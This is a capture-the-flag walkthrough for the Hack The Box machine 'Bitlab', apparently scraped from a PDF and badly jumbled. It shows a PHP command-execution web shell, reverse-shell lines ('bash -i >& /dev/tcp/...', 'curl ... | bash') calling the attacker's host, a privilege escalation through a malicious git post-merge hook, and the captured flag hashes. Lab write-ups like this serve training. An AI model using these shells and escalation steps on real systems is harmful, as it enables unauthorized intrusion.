
Bitlab

IP: 10.10.10.114



Nmap

```
| http-robots.txt: 55 disallowed entries (15 shown)
      / /autocomplete/users /search /api_/admin /profile
      | /dashboard /projects/new /groups/new /groups/*/edit /users /help
      |_/s/ /snippets/new /snippets/*/edit
      | http-title: Sign in \xC2\xB7 GitLab
      _Requested resource was http://10.10.10.114/users/sign_in
      |_http-trane-info: Problem with XML parsing of /evox/about
      Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Website
```

① 10.10.10.114/robots.txt

Kali Linux 🔪 Kali Training 🔪 Kali Tools 🔪 Kali Docs 🔪 Kali Forums 🔪 NetHunter 👖 Offensive

Add a 1 second delay between successive requests to the same server, limits resources used by craw

Based on details in https://gitlab.com/gitlab-org/gitlab-ce/blob/master/config/routes.rb, https://

Only some crawlers respect this setting, e.g. Googlebot does not

Only specifically allow the Sign In page to avoid very ugly search results

See http://www.robotstxt.org/robotstxt.html for documentation on how to use the robots.txt file # To ban all spiders from the entire site uncomment the next two lines: # User-Agent:

Disallow: /autocomplete/users

Disallow: /

User-Agent: 3

Disallow: /search Disallow: /api Disallow: /admin Disallow: /profile Disallow: /dashboard Disallow: /projects/new Disallow: /groups/new Disallow: /groups/*/edit

Disallow: /users Disallow: /help

Allow: /users/sign_in

Disallow: /snippets/new Disallow: /snippets/*/edit Disallow: /snippets/*/raw

Global snippets User-Agent: 3 Disallow: /s/

Project details User-Agent: * Disallow: /*/*.git Disallow: /*/*/fork/new

→ C û

Nmap let's us know the website has a **robots.txt.**

STATE SERVICE VERSION

(Ubuntu Linux; protocol 2.0)


80/tcp open http

22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3

nginx

```
Disallow: /*/*/repository/archive*
                 Disallow: /*/*/activity
Disallow: /*/*/new
                 Disallow: /*/*/edit
                 Disallow: /*/*/raw
                 Disallow: /*/*/blame
                 Disallow: /*/*/commits/*/*
                 Disallow: /*/*/commit/*.patch
                Disallow: /*/*/commit/*.diff
Going through it we find /profile has the profile for someone called clave. Let's save this to our
usernames list.
In /help/bookmarks.html, we find some suspicious looking javascript on github login
```

🙀 📫 Inspector 🕥 Console 🗅 Debugger {} Style Editor 🕜 Performance 🕼 Memory 📬 Network 🖶 Storage 🔺 Accessibility <!DOCTYPE netscape-bookmark-file-1>



RESULT. ARE YOU SATISFIED?

··· ⊌ ∨ ☆

III\ 🗓 😩 🤡

⇒ Soft wrap

... ⊍ ∨ ☆

'use strict'

})();

1 javascript:(function(){ var _0x4b18= ["\x76\x61\x6C\x75\x65","\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E","\x67\x65\x74\x45\x6C\x65\x65\x6E\x74\x42\x79\x49\x64","\x63\x6C\x61\x76\x65","\x75\x73\x65\x72\x5F\x70\x61\x73\x75\x77\x6F\x72\x64","\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78"];document[_0x4b18[2]](_0x4b18[1]) [_0x4b18[0]]= _0x4b18[3];document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })()

ENTER JAVASCRIPT

←) → C' ŵ

Bookmarks bar

<u>Node.js</u> <u>Gitlab Login</u>

▼ <hody>

▶ •

<h1>Bookmarks</h1>

PHP: Hypertext Preprocessor

Hack The Box :: Penetration Testing Labs

Enterprise Application Container Platform | Docker

<!--This is an automatically generated file. It will be read and overwritten. DO NOT EDIT!-->

① 🔏 10.10.10.114/users/sign_in

Administrator > Profile > Repository

Write Preview changes

index.php

① 10.10.10.114/profile/?cmd=id

bash -i >& /dev/tcp/10.10.14.34/4444 0>&1


¥ master

Edit file

The re-direct from the box IP is to a sign in page, which lets us in with these creds.

NICIFY JAVASCRIPT

. Kali Linux 🔪 Kali Training 🛝 Kali Tools 🔪 Kali Docs 🔪 Kali Forums 🔪 NetHunter 👔 Offensive Security 👒 Exploit-DB 🐐 GHDB 👔 MSFU



Going into the **profile**, we can edit the existing **index.php**, which is found at **/profile**. Begin to edit it

and add in this line: <?php if(isset(\$_REQUEST['cmd'])){ echo ""; die; }?>

. Kali Linux 🥆 Kali Training 🥆 Kali Tools 🔪 Kali Docs 🥆 Kali Forums 🔪 NetHunter 🥻 Offensive Security 🧆 Exploit-DB 🝬 GHDB 👖 MSFU

Commits 2 <?php if(isset(\$_REQUEST['cmd'])){ echo "<pre>"; \$cmd = (\$_REQUEST['cmd']); system(\$cmd); echo ""; die; }?> 3 * <html lang="en"> Branches <meta charset="utf-8"> Tags <meta name="robots" content="noindex. nofollow";</pre>

uid=33(www-data) gid=33(www-data) groups=33(www-data)

#!/bin/bash

will execute a **netcat** connection to us.

sudo -l says we can git pull as sudo

(root) NOPASSWD: /usr/bin/git pull

Matching Defaults entries for www-data on bitlab: env_reset, exempt_group=sudo, mail_badpass,

User www-data may run the following commands on bitlab:

then change its permissions via chmod u+x post-merge

once you see this screen, go back to the victim shell:

Update evil.php

should be a root shell you're in

www-data@bitlab:/opt\$ sudo -l

Profile


♠ Project

Repository

← → C û

PHP Reverse Shell

Then, go to /profile and it will look normal until you add this to the url: ?cmd=id



www-shell

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/sbin\:/sbin\:/snap/bin

python upgrade the shell: python -c 'import pty; pty.spawn("/bin/bash")'

Back in the victim URL, put in this command: ?cmd=curl 10.10.14.34:8000/rev.sh | bash . What

we're asking the system to do is pull our rev.sh from our python host, and then pipe it to bash which

Go into /tmp/ and cp -rf /var/www/html/profile , as this is where we can git pull from.

PrivEsc Git Pull

sudo -l

cd .../.../ back to profile, and then go back to the to the website, to the profile, and edit a file - it

cdinto /profile/.git/hooks, and echo 'exec /bin/bash 0<&2 1>&2' > post-merge and

really doesn't matter which one. Go through the whole 'merge', 'yes really merge' bullshit, and then

IJ Request to merge patch-3 into master

Cherry-pick Merged by 🕝 Developer 2 hours ago Revert The changes were merged into master with fb50cb1c 6 Remove Source Branch You can remove source branch now

run sudo git pull, and it will do a whole lot and then seem like its crashed, but if you ls it

www-data@bitlab:/tmp/exploit/profile/.git/hooks\$ cd ../..

```
cd ../..
www-data@bitlab:/tmp/exploit/profile$ sudo git pull
sudo git pull
From ssh://localhost:3022/root/profile
   fea1047 .. fb50cb1
                                 → origin/master
                     master
   82f9bd3 .. d284606
                                 → origin/patch-3
                     patch-3
Updating fea1047..fb50cb1
Fast-forward
 evil.php |
 1 file changed, 1 insertion(+)
README.md
developer.jpg
evil.php
index.php
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
cat /root/root.txt
8d4cc131757957cb68d9a0cddccd587c
cat /home/clave/user.txt
1e3fd81ec3aa2f1462370ee3c20b8154
```